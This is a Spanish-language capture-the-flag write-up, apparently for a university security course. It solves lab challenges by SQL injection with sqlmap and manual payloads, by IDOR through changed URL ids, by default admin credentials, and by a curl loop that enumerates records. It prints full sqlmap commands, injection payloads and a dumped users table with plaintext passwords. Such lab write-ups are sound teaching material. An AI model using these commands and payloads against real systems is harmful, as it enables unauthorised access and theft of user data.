Este mensaje nos brinda el dato de que la app utiliza PostgreSQL (psycopg2). Por lo que, nos da la idea de que el parámetro que recibe desde la URL se concatena directamente con la consulta SQL.

Por lo tanto, dadas las pruebas manuales realizadas y la información del dbms utilizado podemos utilizar la herramienta sqlmap indicando la URL inyetable:

```
"sqlmap
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1\*"
--load-cookies=cookies.txt
--dbms=PostgreSQL
--technique=BE
--batch""
```

Al ejecutar dicha consulta obtuvimos como respuesta:

```
jeremias@DESKTOP-7TA0G3U ~/Descargas
% sqlmap \
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1*" \
--load-cookies=cookies.txt \
--dbms=PostgreSQL \
--technique=BE \
--batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:10:02 /2026-07-18/

[23:10:02] [INFO] loading cookies from 'cookies.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[23:10:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('session=.eJyrVsplzE...JF4GSwxNhM'). Do you want to use those [Y/n] Y
[23:10:03] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:10:03] [INFO] testing if the target URL content is stable
[23:10:03] [INFO] target URL content is stable

[23:10:03] [INFO] testing if URI parameter '#1*' is dynamic
[23:10:03] [WARNING] URI parameter '#1*' does not appear to be dynamic
[23:10:04] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[23:10:04] [INFO] heuristic (XSS) test shows that URI parameter '#1*' might be vulnerable to cross-site scripting (XSS) attacks
[23:10:04] [INFO] testing for SQL injection on URI parameter '#1*'
[23:10:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:10:04] [WARNING] reflective value(s) found and filtering out
[23:10:06] [INFO] URI parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[23:10:06] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:10:06] [INFO] URI parameter '#1*' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 11 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1' AND 5851=5851 AND 'brXa'='brXa
  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1' AND
```

```

URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 11 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1" AND 5851=5851 AND 'brXa'='brXa

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1" AND 7331=CAST((CHR(113)||CHR(113)||CHR(122)||CHR(98)||CHR(113))||(SELECT(CASE WHEN (7331=7331) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(107)||CHR(118)||CHR(120)||CHR(113)) AS NUMERIC) AND 'asDh'='asDh
---
[23:10:07] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[23:10:08] [WARNING] HTTP error codes detected during run: parameter '#1*' appears to be vulnerable (with --code=404 (Not Found) - 3 times, 500 (Internal Server Error) - 18 times
[23:10:08] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/future-gadget-laboratory.dsa.linti.unlp.edu.ar'
[23:10:08] [WARNING] your sqlmap version is outdated

[*] ending @ 23:10:08 /2026-07-18/

```

Esto confirma la vulnerabilidad indicando SQL Injection Error-Based y SQL Injection Boolean-Based (al igual que el dbms es PostgreSQL).

A continuación procedemos a ver las bases de datos:

sqlmap

```

-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1"
--load-cookies=cookies.txt
--dbms=PostgreSQL
--technique=E
--batch
--dbs

```

```

[23:11:42] [INFO] testing PostgreSQL
[23:11:42] [INFO] confirming PostgreSQL
[23:11:43] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[23:11:43] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[23:11:43] [INFO] fetching database (schema) names
[23:11:43] [INFO] retrieved: 'public'
[23:11:44] [INFO] retrieved: 'pg_catalog'
[23:11:44] [INFO] retrieved: 'information_schema'
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

```

Encontramos los siguientes esquemas: public, pg_catalog e information_schema.

Si listamos las tablas del esquema "public" mediante el comando:


```
sqlmap \  
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1*" \  
--load-cookies=cookies.txt \  
--dbms=PostgreSQL \  
--technique=E \  
-D public \  
--tables
```

Obtendremos como resultado las tablas: users e items.

```
JyrVspLzE...G8nLYHu7-g'). Do you want to use those [Y/n] Y  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: #1* (URI)  
  Type: error-based  
  Title: PostgreSQL AND error-based - WHERE or HAVING clause  
  Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1' AND  
  7331=CAST((CHR(113)||CHR(113)||CHR(122)||CHR(98)||CHR(113))||(SELECT (CASE WHE  
  N (7331=7331) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(107)||CHR(118)||CHR(120  
  )||CHR(113)) AS NUMERIC) AND 'asDh'='asDh  
---  
[23:12:52] [INFO] testing PostgreSQL  
[23:12:52] [INFO] confirming PostgreSQL  
[23:12:52] [INFO] the back-end DBMS is PostgreSQL  
back-end DBMS: PostgreSQL  
[23:12:52] [INFO] fetching tables for database: 'public'  
[23:12:53] [INFO] retrieved: 'users'  
[23:12:53] [INFO] retrieved: 'items'  
Database: public  
[2 tables]  
+-----+  
| items |  
| users |  
+-----+  
  
[23:12:53] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) -3 times  
[23:12:53] [INFO] fetched data logged to text files under '/home/jeremias/.loca  
l/share/sqlmap/output/future-gadget-laboratory.dsa.linti.unlp.edu.ar'  
[23:12:53] [WARNING] your sqlmap version is outdated
```

Inspeccionando "items" mediante el comando:

```
sqlmap \  
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1*" \  
--load-cookies=cookies.txt \  
--dbms=PostgreSQL \  
--technique=E \  
-D public \  
-T items \  
--columns
```

A terminal window showing the output of a sqlmap command. The background of the terminal is a faint image of Michelangelo's 'The Creation of Adam'. The output text is as follows:

```
[23:13:58] [INFO] confirming PostgreSQL  
[23:13:58] [INFO] the back-end DBMS is PostgreSQL  
back-end DBMS: PostgreSQL  
[23:13:58] [INFO] fetching columns for table 'items' in database 'public'  
[23:13:58] [INFO] resumed: 'description'  
[23:13:58] [INFO] resumed: 'text'  
[23:13:58] [INFO] resumed: 'flag'  
[23:13:58] [INFO] resumed: 'varchar'  
[23:13:58] [INFO] resumed: 'id'  
[23:13:58] [INFO] resumed: 'int4'  
[23:13:58] [INFO] resumed: 'user_id'  
[23:13:58] [INFO] resumed: 'int4'  
Database: public  
Table: items  
[4 columns]  
+-----+-----+  
| Column      | Type      |  
+-----+-----+  
| description | text      |  
| flag        | varchar   |  
| id          | int4      |  
| user_id     | int4      |  
+-----+-----+  
  
[23:13:58] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/future-gadget-laboratory.dsa.linti.unlp.edu.ar'  
[23:13:58] [WARNING] your sqlmap version is outdated  
  
[*] ending @ 23:13:58 /2026-08-02/  
jeremias@DESKTOP-7TA0G30 ~ %
```

Podemos ver las columnas: id, user_id, description, flag.

La presencia de esta última columna nos indica directamente dónde se almacena la flag del reto.



Para poder extraer su contenido utilizamos:

```
sqlmap \
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/todo/1*" \
--load-cookies=cookies.txt \
--dbms=PostgreSQL \
--technique=E \
-D public \
-T items \
-C flag \
--dump
```



Lo cual nos devuelve el valor “flag{sQL_1Nj3ct10N}”.

Reto 3

Al dirigirnos hacia la pestaña “Profile” podemos visualizar lo siguiente:



Aparecen los datos del usuario admin, pero en la URL figura el número id del usuario, si lo modificamos, por ejemplo, con el valor 5, obtendremos los datos asociados al usuario registrado con id 5.



Acá podemos visualizar otra vulnerabilidad del tipo IDOR.

Esto evidencia una falla de control de acceso, ya que el servidor devuelve información correspondiente a cualquier usuario autenticado únicamente modificando el identificador del recurso solicitado en la URL.

Al igual que ocurrió con el reto anterior, este reto también es vulnerable de SQLi.

Por lo tanto, si ejecutamos:

```
sqlmap \  
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/1*" \  
--load-cookies=cookies.txt \  
--dbms=PostgreSQL \  
--batch
```

Obtendremos que la herramienta sql confirma varias técnicas de explotación, entre ellas: Boolean-based Blind, Error-based, Time-based Blind, Stacker Queries, UNION-based SQL Injection.

Además identificó que la consulta utilizaba cinco columnas.


Posteriormente verificamos manualmente la vulnerabilidad utilizando un payload UNION:

```

-1' UNION SELECT
1,
'PRUEBA_NOMBRE',
'PRUEBA_EMAIL',
'PRUEBA_PASSWORD',
'PRUEBA_ROLE'
-- -

```

El resultado reemplaza correctamente los datos visualizados en el perfil, lo que nos confirma la explotación manual de la vulnerabilidad.



```

Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/1'
AND 1538=1538 AND 'RBmh'='RBmh


Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/1'
AND 5637=CAST((CHR(113)||CHR(107)||CHR(120)||CHR(107)||CHR(113))||(SELECT (CASE
WHEN (5637=5637) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(118)||CHR(113)||CHR
(113)||CHR(113)) AS NUMERIC) AND 'sk0m'='sk0m

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/1';
SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/1'
AND 5994=(SELECT 5994 FROM PG_SLEEP(5)) AND 'JGZF'='JGZF

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/-97
68' UNION ALL SELECT NULL,NULL,(CHR(113)||CHR(107)||CHR(120)||CHR(107)||CHR(113
)||CHR(119)||CHR(67)||CHR(99)||CHR(65)||CHR(111)||CHR(110)||CHR(68)||CHR(71)|
|CHR(112)||CHR(101)||CHR(109)||CHR(117)||CHR(111)||CHR(109)||CHR(72)||CHR(119)|
|CHR(67)||CHR(98)||CHR(69)||CHR(71)||CHR(105)||CHR(87)||CHR(72)||CHR(73)||CHR(6
6)||CHR(114)||CHR(102)||CHR(74)||CHR(121)||CHR(118)||CHR(97)||CHR(72)||CHR(83)|
|CHR(98)||CHR(83)||CHR(112)||CHR(114)||CHR(98)||CHR(87)||CHR(105))||(CHR(113)||

```



Continuamos con sqlmap para obtener los datos asociados a la tabla users:

```
sqlmap \  
-u "https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/1*" \  
--load-cookies=cookies.txt \  
--dbms=PostgreSQL \  
-D public \  
-T users \  
--dump
```

[23:29:16] [INFO] fetching entries for table 'users' in database 'public'

Database: public

Table: users

[17 entries]


id	email	name	role	password
1	admin@todo.com	admin	admin	rocky
2	user@example.com	User	user	password
3	marcos@todo.com	Marcos	user	table555
4	manuel@todo.com	Manuel	user	hello
5	martina@todo.com	Martina	user	byebye-
6	pedro@todo.com	Pedro	user	jamesbaxter07
7	carolina@todo.com	Carolina	user	baldwizard03
8	mariano@todo.com	Mariano	user	pastavacum
9	guadalupe@todo.com	Guadalupe	user	galaxybrowser
10	florencia@todo.com	Florencia	user	tom556
11	carlos@todo.com	Carlos	user	p455w0rd
12	joaquin@todo.com	Joaquin	user	walletbook
13	karina@todo.com	Karina	user	monitorcablehead
14	lautaro@todo.com	Lautaro	user	mousekeyboard
15	geronimo@todo.com	Geronimo	user	sunstrikeiseee
16	kurigohan@channel.com	Christina	user	chaoshead
314	worm@todo.com	Morris	vip	tornado

Acá ya encontramos algo que de forma visible no se hallaba, es decir, al inspeccionar manualmente entre los perfiles llegamos hasta el id 16 que nos devolvía el perfil de Christina. Pero mediante la utilización de sqlmap podemos ver un último usuario con rol “vip” llamado Morris.

Conociendo el identificador del usuario oculto (314), simplemente se modificó el parámetro de la URL:

<https://future-gadget-laboratory.dsa.linti.unlp.edu.ar/profile/314>

El servidor respondió con el perfil correspondiente al usuario Morris, incluyendo la flag del reto:



A user profile card with a dark grey header containing a white circle with the letter 'M'. Below the header, the card has a white background. It displays the name 'Morris' in a light grey box, the email 'worm@todo.com' in a light grey box, and a red box containing the flag 'flag{bR0k3n_4cC3ss_c0nTr01}'. The text '???' is in red above the flag, and 'C204' is in grey below it.

M

Nombre

Morris

Correo electrónico

worm@todo.com

???

flag{bR0k3n_4cC3ss_c0nTr01}

C204

Grupo 4: Malware

En este reto nos encontramos inicialmente con un login:

Iniciar Sesión

Usuario

Contraseña

Ingresar


El cuál nos solicita usuario y clave.

Una posible prueba rápida podría ser intentar loguearse como administrador utilizando las credenciales que suelen establecerse por defecto, por ejemplo “admin:admin123”.

Esta combinación nos permitió ingresar al panel de administrador sin necesidad de utilizar ninguna herramienta externa, simplemente probar credenciales por defecto.




Al revisar los apartados, vemos que en el primero de ellos, "Mis ventas", podemos observar la siguiente flag:



En este caso, al acceder a la pestaña de “Mis Ventas” automáticamente aparece seteada la venta con id 100 la cual contiene la flag. Pero supongamos que, si esto no hubiese sido así, podríamos modificar la URL cambiando el número de id de venta, pudiendo acceder a cualquier venta existente.

Por ejemplo si cambiamos el valor por "1":



Tus ventas

Item: Notebook

Vendedor: Juan

Comprador: Pedro

Precio: 750000

Fecha: 10/03/2026

Item: Mouse

Vendedor: Juan

Comprador: Ana

Precio: 25000

Fecha: 25/06/2026

Si deseamos encontrar todas y cada una de las ventas registradas, en lugar de modificar de forma manual el id pasado por parámetro en la URL, podríamos ejecutar el siguiente script que nos ayuda iterando desde la primer venta hasta la 200 (elegida de forma arbitraria, podría ser cualquier otro valor) filtrando por palabra clave en búsqueda de una posible flag:

```
for i in (seq 1 200); do echo "Venta $i" curl -s -b cookies.txt \
"https://malware.dsa.linti.unlp.edu.ar/ventas/i" | grep -i -n "flag"
done
```

Cabe aclarar que para usar el script es necesario primero guardar las cookies de la sesión para poder acceder a la pestaña logueado, de lo contrario generaría error.

Grupo 5: Grupo 64

En este reto nos encontramos inicialmente con un login:



The image shows a login interface for 'MediSync Pro'. It features a dark blue background with a white rounded rectangle in the center. Inside the rectangle, the title 'MediSync Pro' is displayed in a large, bold, dark blue font, with the subtitle 'Portal de Historia Clínica' in a smaller, regular dark blue font below it. There are two input fields: the first is labeled 'ID del Profesional' and the second is labeled 'Contraseña'. Below these fields is a prominent blue button with the text 'Ingresar al Sistema' in white. At the bottom of the white area, there is a link in blue text that reads '¿Primer ingreso? Alta de Residentes'.

Y luego con una sección de alta de usuario que nos provee de un dato importante acerca de la aplicación, tenemos los usuarios residentes y por otro lado el usuario médico/administrador:

Alta de Residente

Aviso Importante: Las cuentas de residentes se crean con permisos de lectura limitados. **No podrás subir ni alterar estudios de pacientes** sin la autorización del Médico Titular.

Registrar en Padrón

[Volver al Login Clínico](#)

Nos registramos en el sistema y luego nos logueamos con las credenciales recientemente creadas. En el home del sitio web contamos con un panel central y una sección de búsqueda en el padrón de pacientes.

Estación de Trabajo Clínica

Importación de Estudios de Laboratorio (XML)

Suba el reporte estructurado de los analizadores automáticos. *Nota: El archivo XML debe contener la etiqueta central <paciente> para su correcto procesamiento.*

⚠ Acceso Restringido: Solo el Director Médico puede firmar e inyectar estudios al servidor central.

Auditoría de Evoluciones Anteriores

Recupere los historiales médicos archivados buscando por fecha (Formato: YYYY-MM-DD):

Aviso: El descryptado desde el archivo central puede generar demoras en la red.

Ej: 2026-07-05

Solicitar Historia Clínica

45

Padrón de Pacientes

Consulte la base de datos de pacientes empadronados para verificar su cobertura médica.

Verificar Afiliación

Dentro de lo que es el panel central, si buscamos por fechas obtendremos los historiales médicos de cada paciente, ahora, si insertamos en la consulta la cadena “ ‘ OR ‘1’=’1 vamos a obtener una de las flags del reto:

Auditoría de Evoluciones Anteriores

Recupere los historiales médicos archivados buscando por fecha (Formato: YYYY-MM-DD);

Aviso: El descriptado desde el archivo central puede generar demoras en la red.

Ej: 2026-07-05

Solicitar Historia Clínica

Registros clínicos del día: 'OR '1'='1

Paciente J. Perez: Control post-operatorio estable. Se retiran puntos.

Paciente M. Gomez: Derivación a unidad de cardiología por arritmia leve.

Paciente C. Tevez: Alta médica firmada. Reposo por 72hs.

Paciente A. Silva: Resultados de laboratorio normales. Sin alteraciones.

Paciente L. Martinez: Se ajusta medicación para la presión arterial.

flag3{el20}

